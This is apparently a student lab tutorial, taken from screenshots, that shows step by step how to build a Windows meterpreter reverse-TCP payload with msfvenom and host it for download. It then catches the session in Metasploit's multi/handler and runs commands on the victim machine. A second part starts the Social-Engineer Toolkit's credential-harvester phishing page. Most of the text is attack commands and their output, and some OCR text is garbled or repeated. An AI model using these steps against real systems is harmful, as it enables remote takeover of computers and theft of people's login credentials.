


A screenshot of a Kali Linux terminal window titled "Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal shows the command and its output:

```
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.114 -f exe -o payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: payload.exe
```

The "payload.exe" file has been saved.

2) We can see that new payload is created and then open msfconsole.




```
(root💀kali)-[~/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.114 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[--] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

(root💀kali)-[~/home/kali]
└─# ls
Desktop Documents Downloads Music payload.exe Pictures Public Templates Videos

(root💀kali)-[~/home/kali]
└─# msfconsole
```

3) Now make a folder /var/www/html/downloads and move the payload to the folder using following commands.



```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root💀kali)-[~/home/kali]
└─# mkdir /var/www/html/downloads


(root💀kali)-[~/home/kali]
└─# mv payload.exe /var/www/html/downloads/payload.exe

(root💀kali)-[~/home/kali]
└─# ls
Desktop Documents Downloads Pictures Templates
Documents Music Public Videos
[root💀kali]-[~/home/kali]
└─# ls /var/www/html/downloads/
payload.exe

(root💀kali)-[~/home/kali]
└─# ip. to save all commands executed since start up
to a file, use the makerc command

msf6 >
```

4) Firstly set a multi/handler in the msfconsole as shown below.



```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
terminal
root@kali:/home/kali
File Actions Edit View Help
[  ] -ooy.if1ghtf0r+ehUser5` .. th3.H1V3.U2VjRFNN.jMh+.` `MjM~~WE.ARE.se~~MMjMs +~KANSAS.CITY's~-` J~HAKCERS~./. ` .esc:wq!:` +++ATH

=[ metasploit v6.0.45-dev ]
+ -- ---=[ 2134 exploits - 1139 auxiliary - 364 post      ]
+ -- ---=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- ---=[ 8 evasion      ]


Metasploit tip: Start commands with a space to avoid saving them to history

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

5) Then set the payload using the following command.

```
msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > show options
```



```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
terminal
root@kali:/home/kali
File Actions Edit View Help
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
_____|_____|_____|_____
_____|_____|_____|_____
_____|_____|_____|_____

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
_____|_____|_____|_____
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
```

6) Set the Lhost with your IP address.


```
msf6 exploit(multi/handler) > set LHOST 192.168.0.114
```

Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/kali
11:28 AM 56%
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.114 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- --
0 Wildcard Target
msf6 exploit(multi/handler) >

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.114 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- --
0 Wildcard Target
msf6 exploit(multi/handler) > set lhost 192.168.0.114
lhost => 192.168.0.114
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.114:4444
[*] Sending stage (175174 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.114:4444 -> 192.168.0.118:49356) at 2020-11-15 00:00:12 +0700
meterpreter >

7) Now open the following link in the windows 7 and download the payload.

<http://192.168.0.114/downloads/>



8) Now in the meterpreter by using commands we get access and details of the system as shown here.


```
Id  Name
--  ---
0   Wildcard Target

msf6 exploit(multi/handler) > set lhost 192.168.0.114
lhost => 192.168.0.114
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:4444
[*] Sending stage (175174 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.114:4444 -> 192.168.0.118:49356) at
2020-11-15 00:00:12 +0700

meterpreter > sysinfo
Computer       : WIN-IMILDGPA75\...
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

9) We can make a folder and delete the folder from the victims system.




The screenshot shows a Windows desktop with a blue and orange abstract background. A terminal window titled 'alter@Kali:' is open in the bottom right corner. The terminal displays the following commands and output:

```
alter@Kali: ~
Priv: Password database Commands
=====
Command      Description
-----       -----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
-----       -----
timestamp   Manipulate file MACE attributes

meterpreter > pwd
C:\Users\ALTER LINUX\Desktop
meterpreter > nano
[-] Unknown command: nano.
meterpreter > mkdir alterlinux
Creating directory: alterlinux
meterpreter > 
```



The screenshot shows a Windows desktop with a blue and orange abstract background. A terminal window titled 'alter@Kali:' is open in the bottom right corner. The terminal displays the following commands and output, showing the creation and deletion of a directory:


```
alter@Kali: ~
Priv: Password database Commands
=====
Command      Description
-----       -----
hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
Command      Description
-----       -----
timestamp   Manipulate file MACE attributes


meterpreter > pwd
C:\Users\ALTER LINUX\Desktop
meterpreter > nano
[-] Unknown command: nano.
meterpreter > mkdir alterlinux
Creating directory: alterlinux
meterpreter > rmdir alterlinux
Removing directory: alterlinux
meterpreter > 
```

SET TOOLKIT

1) Open kali Linux terminal and enter the command.



2) And select the Social-Engineering attack Tool and follow the steps as shown in below photos.



```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Enter your email Contin... qterminal
root@kali: /home/kali
File Actions Edit View Help
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit (SET) is a product of TrustedSec.
The Social-Engineer Toolkit (SET) is a product of TrustedSec.
The Social-Engineer Toolkit (SET) is a product of TrustedSec.
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
This can be update using the PenTesters Framework! (PTF)
Select from the menu: https://github.com/trustedsec/ptf to update all your tools!
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
11) About
99) Return back to the main menu. Toolkit
set> 2
```

```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Enter your email Contin... qterminal
root@kali: /home/kali
File Actions Edit View Help
The Credential Harvester method will utilize web cloning of a web- site that has a username and password information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to see if it was successful.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe to load a lighted URL link to appear legitimate however when clicked a window pops up then is replaced with edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example Metasploit, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```

```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ ] Enter your email Contin... qterminal
root@kali: /home/kali

File Actions Edit View Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

The Social-Engineer Toolkit is a product of TrustedSec.
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>1
```

3) Here we our IP address when we try to open it redirects to google page.

```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ ] Enter your email Contin... qterminal
root@kali: /home/kali

File Actions Edit View Help
3) Custom Import
99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

Visit: https://www.trustedsec.com
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Enter your email Contin... qterminal
root@kali: /home/kali
File Actions Edit View Help
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
The one stop shop for all of your SE needs.
***** Important Information *****
For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.
You can configure this option under: PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.
